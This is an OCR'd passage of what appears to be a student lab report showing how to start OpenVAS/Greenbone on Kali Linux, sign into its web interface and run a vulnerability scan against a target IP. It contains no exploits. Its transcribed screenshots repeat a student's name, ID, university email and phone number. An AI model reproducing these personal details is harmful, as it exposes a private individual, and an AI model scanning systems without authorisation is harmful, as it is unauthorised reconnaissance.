
Next, run the gvm services.




Now you can access the web interface using the following URL.

https://127.0.0.1:9392/


9392 - the access port of Openvas




After giving the username & password, click the “Sign In” button.





The initial window can be like the following.





Then scan our target. The scan process is shown in the following figures.




My Account
https://myaccount.microsoft.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Greenbone Security Assistant
https://127.0.0.1:9392
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Greenbone
Security Assistant
Dashboards Scans Assets Resilience SecInfo Configuration
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Overview
Tasks by Severity Class (Total: 0)
Tasks by Status (Total: 0)



My Account
https://myaccount.microsoft.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Greenbone Security Assistant
https://127.0.0.1:9392/tasks
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking
Greenbone
Security Assistant
Dashboards Scans Assets Resilience SecInfo Configuration
Filter
Tasks 0 of 0
Tasks by Severity Class (Total: 0)
Tasks with most High Results per Host
Results per Host



My Account
https://myaccount.microsoft.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Greenbone Security Assistant
https://127.0.0.1:9392/tasks
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
Greenbone
Security Assistant
Dashboards Scans Assets Resilience SecInfo
Filter
Task Wizard
Advanced Task Wizard
Modify Task Wizard
Tasks by Severity Class (Total: 0)
Tasks with most High Results per Host
Results per Host





Give your target machine's IP address and click on “Start Scan”.


After the scan, you will see the following results.

